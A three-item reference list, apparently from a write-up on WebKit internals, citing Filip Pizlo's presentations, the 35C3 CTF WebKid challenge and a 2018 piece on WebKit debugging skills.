- 1. *Filip Pizlo*, http://www.filpizlo.com, Thanks for many presentations!
- 1. *Groß S*, 2018, 35C3 CTF *WebKid Challenge*
- 1. *dwfault*, 2018, *WebKit Debugging Skills*